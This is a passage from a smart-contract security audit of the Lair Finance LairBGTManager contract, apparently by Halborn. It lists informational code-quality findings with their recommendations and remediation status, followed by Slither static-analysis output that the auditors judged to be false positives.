) private returns (uint256, uint256, uint256) {
    // Common swap logic with parameterized inputs
}
```

Remediation Comment

ACKNOWLEDGED: The **Lair Finance team** acknowledged the finding.

7.17 INCONSISTENT ERROR MESSAGES

// INFORMATIONAL

Description

Error messages in `LairBGTManager` use inconsistent formatting and terminology, reducing user experience quality.

- `require(fee <= PERCENT, "PERCENT");`
- `require(totalBgtStakedAmount == 0, "already");`
- `require(_lpBuyRatio >= DECIMAL, "10**18");`

Impact: Poor user experience and debugging difficulty.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

Standardize error messages:

- `require(fee <= PERCENT, "Fee exceeds maximum allowed percentage");`
- `require(totalBgtStakedAmount == 0, "Cannot modify configuration after staking begins");`
- `require(_lpBuyRatio >= DECIMAL, "LP buy ratio must be at least 1e18");`

Remediation Comment

ACKNOWLEDGED: The **Lair Finance team** acknowledged the finding.

7.18 MAGIC NUMBERS WITHOUT NAMED CONSTANTS

// INFORMATIONAL

Description

In `LairBGTManager`, literal numbers are used directly in calculations without named constants, reducing code readability and maintainability.

- `uint256 swapAmount0 = token0Amount / 2;`
- `uint256 slippageAmount = amount * 100 / PERCENT;`

Impact: Reduced code clarity and increased chance of errors during maintenance.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

Define named constants:

```
uint256 private constant HALF_SPLIT = 2;
uint256 private constant DEFAULT_SLIPPAGE_BPS = 100; // 1%

uint256 swapAmount0 = token0Amount / HALF_SPLIT;
uint256 slippageAmount = amount * DEFAULT_SLIPPAGE_BPS / PERCENT;
```

Remediation Comment

ACKNOWLEDGED: The **Lair Finance team** acknowledged the finding.

7.19 MISSING NATSPEC DOCUMENTATION

// INFORMATIONAL

Description

In `LairBGTManager`, many public and external functions lack comprehensive NatSpec documentation, making integration and maintenance more difficult.

Impact: Reduced developer experience and integration difficulty.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

Add NatSpec documentation to all functions:

```
/**
 * @notice Stakes tokens with automatic swapping and LP creation
 * @param params Staking parameters including amounts, ratios, and slippage
 * @return mintedAmount The amount of LairBGT tokens minted to the user
 * @dev Supports staking with single token type or balanced amounts
 */
function singleStake(Params.StakeParams memory params) public payable returns (uint256) {
    // Implementation
}
```

Remediation Comment

ACKNOWLEDGED: The **Lair Finance team** acknowledged the finding.

7.20 MISSING EVENT EMISSION FOR CRITICAL CONFIGURATION CHANGES

// INFORMATIONAL

Description

In the `LairBGTManager` contract, administrative functions that modify critical protocol parameters don't emit events, making it difficult to monitor for malicious configuration changes or create proper audit trails.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

Emit events for critical state changes:

```
event ConfigurationChanged(string indexed parameter, address oldValue, address newValue);

function setFeeVaultAddress(address _feeVaultAddress) public onlyRole(SETTING_MANAGER) {
    address oldAddress = feeVaultAddress;
    feeVaultAddress = _feeVaultAddress;
    emit ConfigurationChanged("feeVaultAddress", oldAddress, _feeVaultAddress);
}
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/26b18e0bbd149b474bf060dbf5eb466e4fdbfec1

8. AUTOMATED TESTING

Halborn utilized automated testing techniques to improve coverage of specific areas within the smart contracts under review. One of the primary tools employed was `Slither`, a static analysis framework for Solidity. After successfully verifying and compiling the smart contracts in the repository into their ABI and binary formats, `Slither` was executed against the contracts. This tool performs static verification of mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs throughout the entire codebase.

The security team conducted a comprehensive review of the findings generated by the `Slither` static analysis tool. No significant issues were identified, as the reported findings were determined to be false positives.

```
INFO:Detectors:
LairBGTManager.receivedToken(address,address,address,address,uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#726-764) sends eth to arbitrary user
        Dangerous calls:
        - IWETH(wrapBeraAddress).deposit{value: receivedToken0Amount}() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#750)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
Reentrancy in LairBGTManager.balanceStake(Params.StakeParams) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#540-559):
        External calls:
        - (receivedBgtTokenAmount,receivedToken0Amount,receivedToken1Amount) = stakeReceiveToken(sender,params.token0Amount,params.bgtTokenAmount,params.token1Amount) (contracts/bera/lair
/LairBGTManager/LairBGTManager.sol#555-556)
                - IWETH(wrapBeraAddress).deposit{value: receivedToken0Amount}() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#750)
        - _stake(sender,receivedBgtTokenAmount,receivedToken0Amount,receivedToken1Amount,params.lpSlippage) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#558)
                - ILairBGTToken(lairBgtTokenAddress).mint(sender,mintedTokenAmount) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#848)
                - bgtToken.approve(_bgtVaultAddress,bgtTokenAmount) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#793)
                - IERC20(vaultInfo.token0Address).approve(vaultInfo.routerAddress,token0AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#819)
                - IMultiRewards(_bgtVaultAddress).stake(bgtTokenAmount) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#794)
                - IERC20(vaultInfo.token1Address).approve(vaultInfo.routerAddress,token1AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#820)
                - (amount0,amount1,mintAmount) = IIslandRouter(vaultInfo.routerAddress).addLiquidity(IKodiakIsland(lpTokenAddress),token0AmountMax,token1AmountMax,token0AmountMin,token1Am
ountMin,minNowLpTokenAmount,address(this)) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#822-830)
        External calls sending eth:
        - (receivedBgtTokenAmount,receivedToken0Amount,receivedToken1Amount) = stakeReceiveToken(sender,params.token0Amount,params.bgtTokenAmount,params.token1Amount) (contracts/bera/lair
/LairBGTManager/LairBGTManager.sol#555-556)
                - IWETH(wrapBeraAddress).deposit{value: receivedToken0Amount}() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#750)
        State variables written after the call(s):
        - _stake(sender,receivedBgtTokenAmount,receivedToken0Amount,receivedToken1Amount,params.lpSlippage) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#558)
                - lpBuyRatio = newLpBuyRatio (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1184)
        LairBGTManager.lpBuyRatio (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#63) can be used in cross function reentrancies:
        - LairBGTManager.calculateLairBgtTokenAmount(uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#879-893)
        - LairBGTManager.getRatio() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#855-871)
        - LairBGTManager.lpBuyRatio (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#63)
        - _stake(sender,receivedBgtTokenAmount,receivedToken0Amount,receivedToken1Amount,params.lpSlippage) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#558)
                - totalBgtStakedAmount += realBgtTokenAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#667)
        LairBGTManager.totalBgtStakedAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#51) can be used in cross function reentrancies:
        - LairBGTManager.getRatio() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#855-871)
        - LairBGTManager.predictedUnStakeAmount(uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#932-945)
        - LairBGTManager.totalBgtStakedAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#51)
        - _stake(sender,receivedBgtTokenAmount,receivedToken0Amount,receivedToken1Amount,params.lpSlippage) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#558)
                - totalLpStakedAmount += realLpTokenAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#671)
        LairBGTManager.totalLpStakedAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#53) can be used in cross function reentrancies:
        - LairBGTManager.getRatio() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#855-871)
        - LairBGTManager.predictedUnStakeAmount(uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#932-945)
        - LairBGTManager.totalLpStakedAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#53)
Reentrancy in LairBGTManager.singleStake(Params.StakeParams) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#477-525):
        External calls:
        - (swapBgtTokenAmount,swapToken0Amount,swapToken1Amount) = stakeReceiveToken(sender,params.token0Amount,params.bgtTokenAmount,params.token1Amount) (contracts/bera/lair/LairBGTMana
ger/LairBGTManager.sol#489-490)
                - IWETH(wrapBeraAddress).deposit{value: receivedToken0Amount}() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#750)
        - (swapBgtTokenAmount,swapToken0Amount,swapToken1Amount) = bgtTokenSwap(swapBgtTokenAmount,params.token0MinimumAmount,params.token0BgtPriceRatio,params.token1MinimumAmount,params.
token0AndToken1PriceRatio) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#493-499)
```

```
INFO:Detectors:
LairBGTManager.lpRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1274-1319) performs a multiplication on the result of a division:
        - swapAmount0 = token0Amount / 2 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1282)
        - slippageNeedsAmount0 = swapAmount0 - (swapAmount0 * 100) / PERCENT (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1295)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
LairBGTManager.bgtRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1247-1267) uses a dangerous strict equality:
        - bgtRewardBalance == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1251)
LairBGTManager.convertRewardTokenToWBera(address[]) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1221-1240) uses a dangerous strict equality:
        - rewardBalance == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1232)
LairBGTManager.lpRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1274-1319) uses a dangerous strict equality:
        - token0Amount == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1278)
LairBGTManager.lpRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1274-1319) uses a dangerous strict equality:
        - realLpTokenAmount == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1301)
LairBGTManager.predictedUnStakeAmount(uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#932-945) uses a dangerous strict equality:
        - totalLpStakedAmount + lpTokenAmount == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#942-944)
LairBGTManager.sendFee(address,address,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#772-778) uses a dangerous strict equality:
        - amount == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#773)
LairBGTManager.sendUnStakeToken(address,address,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#987-993) uses a dangerous strict equality:
        - amount == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#988)
LairBGTManager.withdrawLpTokenAmount(uint256,Params.UnStakeParams) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1002-1030) uses a dangerous strict equality:
        - unStakeLpTokenAmount == 0 (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1006)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in LairBGTManager._stake(address,uint256,uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#570-711):
        External calls:
        - (_lpToken0Amount,_lpToken1Amount,_lpTokenAmount,None) = _lpTokenMake(minToken0LpAmount,minToken1LpAmount,maxToken0LpAmount,maxToken1LpAmount,minNowLpTokenAmount) (contracts/bera
/lair/LairBGTManager/LairBGTManager.sol#628-630)
                - IERC20(vaultInfo.token0Address).approve(vaultInfo.routerAddress,token0AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#819)
                - IERC20(vaultInfo.token1Address).approve(vaultInfo.routerAddress,token1AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#820)
                - (amount0,amount1,mintAmount) = IIslandRouter(vaultInfo.routerAddress).addLiquidity(IKodiakIsland(lpTokenAddress),token0AmountMax,token1AmountMax,token0AmountMin,token1Am
ountMin,minNowLpTokenAmount,address(this)) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#822-830)
        State variables written after the call(s):
        - totalBgtStakedAmount += realBgtTokenAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#667)
        LairBGTManager.totalBgtStakedAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#51) can be used in cross function reentrancies:
        - LairBGTManager.getRatio() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#855-871)
        - LairBGTManager.predictedUnStakeAmount(uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#932-945)
        - LairBGTManager.totalBgtStakedAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#51)
Reentrancy in LairBGTManager._stake(address,uint256,uint256,uint256,uint256) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#570-711):
        External calls:
        - (_lpToken0Amount,_lpToken1Amount,_lpTokenAmount,None) = _lpTokenMake(minToken0LpAmount,minToken1LpAmount,maxToken0LpAmount,maxToken1LpAmount,minNowLpTokenAmount) (contracts/bera
/lair/LairBGTManager/LairBGTManager.sol#628-630)
                - IERC20(vaultInfo.token0Address).approve(vaultInfo.routerAddress,token0AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#819)
                - IERC20(vaultInfo.token1Address).approve(vaultInfo.routerAddress,token1AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#820)
                - (amount0,amount1,mintAmount) = IIslandRouter(vaultInfo.routerAddress).addLiquidity(IKodiakIsland(lpTokenAddress),token0AmountMax,token1AmountMax,token0AmountMin,token1Am
ountMin,minNowLpTokenAmount,address(this)) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#822-830)
        - _bgtTokenStake(bgtTokenAddress,bgtVaultAddress,realBgtTokenAmount) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#668)
                - bgtToken.approve(_bgtVaultAddress,bgtTokenAmount) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#793)
                - IMultiRewards(_bgtVaultAddress).stake(bgtTokenAmount) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#794)
        State variables written after the call(s):
        - totalLpStakedAmount += realLpTokenAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#671)
```

```
INFO:Detectors:
LairBGTManager.initialize(address,address,address,address,address,address)._lairBGTManagerHelperAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#121) lacks a zero-check on :
                - lairBGTManagerHelperAddress = _lairBGTManagerHelperAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#134)
LairBGTManager.initialize(address,address,address,address,address,address)._wrapBeraAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#122) lacks a zero-check on :
                - wrapBeraAddress = _wrapBeraAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#135)
LairBGTManager.initialize(address,address,address,address,address,address)._lairBgtTokenAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#123) lacks a zero-check on :
                - lairBgtTokenAddress = _lairBgtTokenAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#136)
LairBGTManager.initialize(address,address,address,address,address,address)._bgtVaultAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#124) lacks a zero-check on :
                - bgtVaultAddress = _bgtVaultAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#137)
LairBGTManager.initialize(address,address,address,address,address,address)._lpVaultAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#125) lacks a zero-check on :
                - lpVaultAddress = _lpVaultAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#138)
LairBGTManager.setBgtTokenAddress(address)._bgtTokenAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#201) lacks a zero-check on :
                - bgtTokenAddress = _bgtTokenAddress (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#209)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Reentrancy in LairBGTManager.lpRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1274-1319):
        External calls:
        - swapAmount1 = uniSwapV3SingleHopSwap(vaultInfo.token0SwapAddress,vaultInfo.token0Address,vaultInfo.token1Address,vaultInfo.token0SwapFee,swapAmount0,0) (contracts/bera/lair/Lair
BGTManager/LairBGTManager.sol#1284-1291)
                - IERC20(tokenIn).approve(swapRouter,amountIn) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1346)
                - amount = IV3SwapRouter(swapRouter).exactInputSingle(IV3SwapRouter.ExactInputSingleParams({tokenIn:tokenIn,tokenOut:tokenOut,fee:fee,recipient:address(this),amountIn:amou
ntIn,amountOutMinimum:amountOutMinimum,sqrtPriceLimitX96:0})) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1348-1358)
        - (None,None,realLpTokenAmount,lpTokenAddress) = _lpTokenMake(slippageNeedsAmount0,slippageNeedsAmount1,swapAmount0,remainToken1Amount,0) (contracts/bera/lair/LairBGTManager/LairB
GTManager.sol#1298-1299)
                - IERC20(vaultInfo.token0Address).approve(vaultInfo.routerAddress,token0AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#819)
                - IERC20(vaultInfo.token1Address).approve(vaultInfo.routerAddress,token1AmountMax) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#820)
                - (amount0,amount1,mintAmount) = IIslandRouter(vaultInfo.routerAddress).addLiquidity(IKodiakIsland(lpTokenAddress),token0AmountMax,token1AmountMax,token0AmountMin,token1Am
ountMin,minNowLpTokenAmount,address(this)) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#822-830)
        State variables written after the call(s):
        - totalLpRewardAmount += realLpTokenAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1309)
        - totalLpStakedAmount += realLpTokenAmount (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1308)
Reentrancy in LairBGTManager.reward() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1192-1215):
        External calls:
        - IMultiRewards(bgtVaultAddress).getReward() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1200)
        - IMultiRewards(lpVaultAddress).getReward() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1201)
        - convertRewardTokenToWBera(bgtTokenRewardList) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1206)
                - IERC20(tokenIn).approve(swapRouter,amountIn) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1346)
                - amount = IV3SwapRouter(swapRouter).exactInputSingle(IV3SwapRouter.ExactInputSingleParams({tokenIn:tokenIn,tokenOut:tokenOut,fee:fee,recipient:address(this),amountIn:amou
ntIn,amountOutMinimum:amountOutMinimum,sqrtPriceLimitX96:0})) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1348-1358)
        - convertRewardTokenToWBera(lpTokenRewardList) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1207)
                - IERC20(tokenIn).approve(swapRouter,amountIn) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1346)
                - amount = IV3SwapRouter(swapRouter).exactInputSingle(IV3SwapRouter.ExactInputSingleParams({tokenIn:tokenIn,tokenOut:tokenOut,fee:fee,recipient:address(this),amountIn:amou
ntIn,amountOutMinimum:amountOutMinimum,sqrtPriceLimitX96:0})) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1348-1358)
        - (bgtAmount,bgtFeeAmount) = bgtRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1209)
                - bgtToken.approve(bgtVaultAddress,realBgtRewardBalance) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1261)
                - IMultiRewards(bgtVaultAddress).stake(realBgtRewardBalance) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1262)
        - (lpAmount,lpFeeAmount) = lpRewardStake() (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1210)
                - IERC20(tokenIn).approve(swapRouter,amountIn) (contracts/bera/lair/LairBGTManager/LairBGTManager.sol#1346)
```

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.